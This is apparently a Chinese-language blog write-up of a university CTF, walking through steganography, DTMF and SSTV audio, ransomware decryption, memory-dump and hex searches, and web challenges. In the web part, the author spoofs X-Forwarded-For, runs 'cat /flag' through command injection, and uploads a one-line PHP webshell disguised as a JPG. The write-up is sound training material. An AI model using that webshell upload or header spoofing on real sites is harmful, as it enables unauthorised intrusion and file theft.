


题目附件给了一个gif的二维码，分别扫出每一个二维码组合即可得到flag。

冰墩墩的汉信码

把冰墩墩图片放到StegSolve里得到汉信码



扫码即可得到flag



题目给了一段拨号音与一个加密的压缩包


拨号音用DTMF2NUM解出后得到压缩包密码

```
C:\Windows\System32\cmd.exe
C:\Users\ZJR\Downloads\DTMF2NUM>dtmf2num.exe pass.wav
DTMF2NUM 0.1c
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org

- open pass.wav
  wave size: 56000
  format tag: 1
  channels: 1
  samples/sec: 8000
  avg/bytes/sec: 16000
  block align: 2
  bits: 16
  samples: 28000
  bias adjust: 0
  volume peaks: -32768 32767

- MF numbers: 7745
- DTMF numbers: 1933056020
C:\Users\ZJR\Downloads\DTMF2NUM>
```

打开压缩包后发现里面还有一首歌，先用了Audacity查看频谱图没有得到线索，我又用了SilentEye打开，得到了一个百度网盘的链接




链接里又是一段音频，发现这是慢扫描SSTV，在kali中用QSSTV接收得到flag



High-level_SMUpdf

题目给了一个加密的压缩包，里面有两个pdf

首先尝试密码爆破，其中一个pdf成功破解，发现是一篇文档，将其转成excel,得到flag.pdf的密码。打开flag.pdf里面是一个ppt并没有flag。这里想到应该是pdf隐写，用wbStego4.3open解密一下，得到flag。




flag{OurSMUPDF}

病毒文件恢复

题目描述：

三明学院网络安全协会内部出现了勒索病毒，并且各位的重要工程文件都被黑客锁住，请各位SMUCTFers解锁被勒索病毒锁住的文件。

查看附件后发现该病毒为---= GANDCRAB V5.1 =---，找到对应的解密工具BDGandCrabDecryptTool进行解密，即可得到flag



extortion

搜索"extortion"

名称	修改日期	类型	大小
flag.txt	2022/4/15 19:43	文本文档	1 KB
NXGSZAGBX-DECRYPT.txt	2020/12/13 20:28	文本文档	9 KB

CSDN @瑞瑞z

内存取证

下载附件得到 WIN.raw文件，文件居然有512M。首先打开010Editor看一下，并没有发现文件头，直接在010里搜索文本“ flag{ ”，得到flag。


```

1192:6AA0h: 67 65 64 69 74 2E 65 78 65 2C 2D 33 30 39 00 00 gedit.exe,-309..
1192:6AB0h: 2E 00 31 00 00 00 00 00 F9 70 8B 35 53 00 00 90 ..1.....ùp<5S...
1192:6AC0h: 44 69 61 67 6E 6F 73 74 69 63 2E 52 65 73 6D 6F Diagnostic.Resmo
1192:6AD0h: 6E 2E 43 6F 6E 66 69 67 00 00 63 00 75 00 6D 00 n.Config..c.u.m.
1192:6AE0h: 65 00 6E 00 74 00 00 00 FC 70 8B 35 53 00 00 88 e.n.t...ùp<5S..^
1192:6AF0h: 66 6C 61 67 7B 62 30 39 32 34 63 65 33 32 64 61 flag{b0924ce32da
1192:6B00h: 64 62 65 65 36 63 34 65 63 65 63 31 37 64 66 33 dbee6c4ecec17df3
1192:6B10h: 37 62 64 34 64 7D 00 00 E3 70 8B 35 53 00 00 90 7bd4d}..ãp<5S...
1192:6B20h: 63 3A 5C 77 69 6E 64 6F 77 73 5C 73 79 73 74 65 c:\windows\system32\mspaint.exe.
1192:6B30h: 6D 33 32 5C 6D 73 70 61 69 6E 74 2E 65 78 65 00 m32\mspaint.exe.
1192:6B40h: 2E 00 31 00 00 00 00 00 E6 70 8B 35 53 00 00 80 ..1.....æp<5S..€
1192:6B50h: FF FF 74 65 72 6E 65 74 20 45 78 70 6C 6F 72 65 ÿÿternet Explore
1192:6B60h: 72 20 28 36 34 20 E4 BD 8D 29 00 B7 00 00 00 00 r (64 ä½.)...
1192:6B70h: 74 75 70 00 00 00 00 00 E5 70 8B 35 53 00 00 88 tup.....ãp<5S..^
1192:6B80h: 66 6C 61 67 7B 62 30 39 32 34 63 65 33 32 64 61 flag{b0924ce32da
1192:6B90h: 64 62 65 65 36 63 34 65 63 65 63 31 37 64 66 33 dbee6c4ecec17df3
1192:6BA0h: 37 62 64 34 64 7D 00 00 E8 70 8B 35 53 00 00 90 7bd4d}..èp<5S...
1192:6BB0h: D0 21 C5 02 00 00 00 00 D0 21 C5 02 00 00 00 00 00 ð!Å.....ð!Å.....
1192:6BC0h: 70 0E 3C 03 00 00 00 00 A0 2B 28 F3 FE 07 00 00 p.<.....+(óp...
1192:6BD0h: 00 69 70 00 31 00 00 00 EF 70 8B 35 53 00 00 90 .ip.1...ïp<5S...
1192:6BE0h: 68 E0 BC 02 00 00 00 00 40 0F C5 02 00 00 00 00 hà¼.....@.Å.....
1192:6BF0h: 00 3B 72 00 00 00 00 00 01 00 00 00 2E 64 6C 6C ."

```

× 查找 文本: flag{ 全部(A) 选项(P) | 66 6C 61 67 7B

查找结果

地址	值
已找到 2 个 'flag{'.	
11926AF0h	flag{
11926B80h	flag{

CSDN @瑞瑞z

smuimg

这个题只给出了一张jpg的图片，看似没有任何线索，在010Editor中打开后发现别有洞天。

居然在文本栏中发现了PK，50 4B 03 04 这不是zip的文件头吗。原来这张图片背后隐藏了一个压缩包。


```

A070h: 44 40 44 44 04 44 40 44 44 04 44 40 44 44 04 44 D@DD.D@DD.D@DD.D
A080h: 40 44 44 04 44 40 44 44 04 44 40 44 44 04 44 41 @DD.D@DD.D@DD.DA
A090h: FF D9 50 4B 03 04 14 00 00 00 08 00 53 00 3B 54 ÿÙPK.....S.;T
A0A0h: B7 55 3C 40 0B 95 00 00 30 BB 00 00 10 00 00 00 ·U<@. . . 0».....
A0B0h: 6F 75 74 67 75 65 73 73 66 6C 61 67 2E 6A 70 67 outguessflag.jpg
A0C0h: EC 5B 05 54 94 5F 16 FF E8 90 16 FC D3 20 8C 32 ì[.T" .ÿè .ü0 €2
A0D0h: 30 82 4A 77 88 03 0C 8A 94 30 34 22 D2 82 D2 25 0,Jw^..S"040,0%

```

CSDN @瑞瑞z


分离图片与压缩包后，将其解压缩，又得到了一张图片与一个加密的压缩包。显而易见这个压缩包的密码肯定在这张图片里。既然图片的名字叫outguessflag.jpg，那就试试outguess隐写吧。在kali里打开outguess，别忘了压缩包注释里还有一行SMUCTF，那这个应该就是key。



CSDN @瑞瑞z

成功得到密码。


打开压缩包后里面还是一张图片和一个压缩包，这次图片的名字叫F5flag.jpg，那就用F5-steganography-master。压缩包同样的注释，所以key还是SMUCTF。



CSDN @瑞瑞z

成功得到下一个密码

这一次图片叫JPHSflag.jpg,那就用Jphswin来看看。



flag! !

WEB

Readflag



要求输入Linux命令，那首先想到flag应该是一个文件形式储存的，先ls/ 一下看看都有什么


请输入Linux命令来得到flag

```
bin boot dev etc flag home lib lib64 media mnt  
opt proc root run sbin srv sys tmp usr var
```

CSDN @瑞瑞z


直接 `cat /flag` 看看内容，即可得到flag。

XFF



CSDN @瑞瑞z

查一下robots.txt



CSDN @瑞瑞z

打开burp抓包，伪造ip为1.1.1.1，成功得到flag。


linkup

43



出题人说这是一道游戏题，那不如直接把这个简单的连连看玩通关试试。试了几次都没完成，45秒倒计时太快了。打开burp抓包，不允许数据包返回服务器，这次随便倒计时都不怕了。


游戏通关，成功得到flag




Hello

打开链接，只有一句WELCOME来欢迎我，查看一下源码，发现还有一个upload.php。

打开upload页面



先来个一句话木马，伪装成jpg，看看目录下都有什么文件。



进入返回的保存路径



直接一句话cat一下flaaaaag，得到flag

```
*C:\Users\ZJR\Desktop\123.jpg - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
123.jpg 1.png 高宽爆破.py 新建文本文档.png 24449e9a9d3afddda768bd61202fc44.png a.jpg d.bat
1 <script language=php>system("cat /flag");</script>
2
3
```

CSDN @瑞瑞z

REVERSE

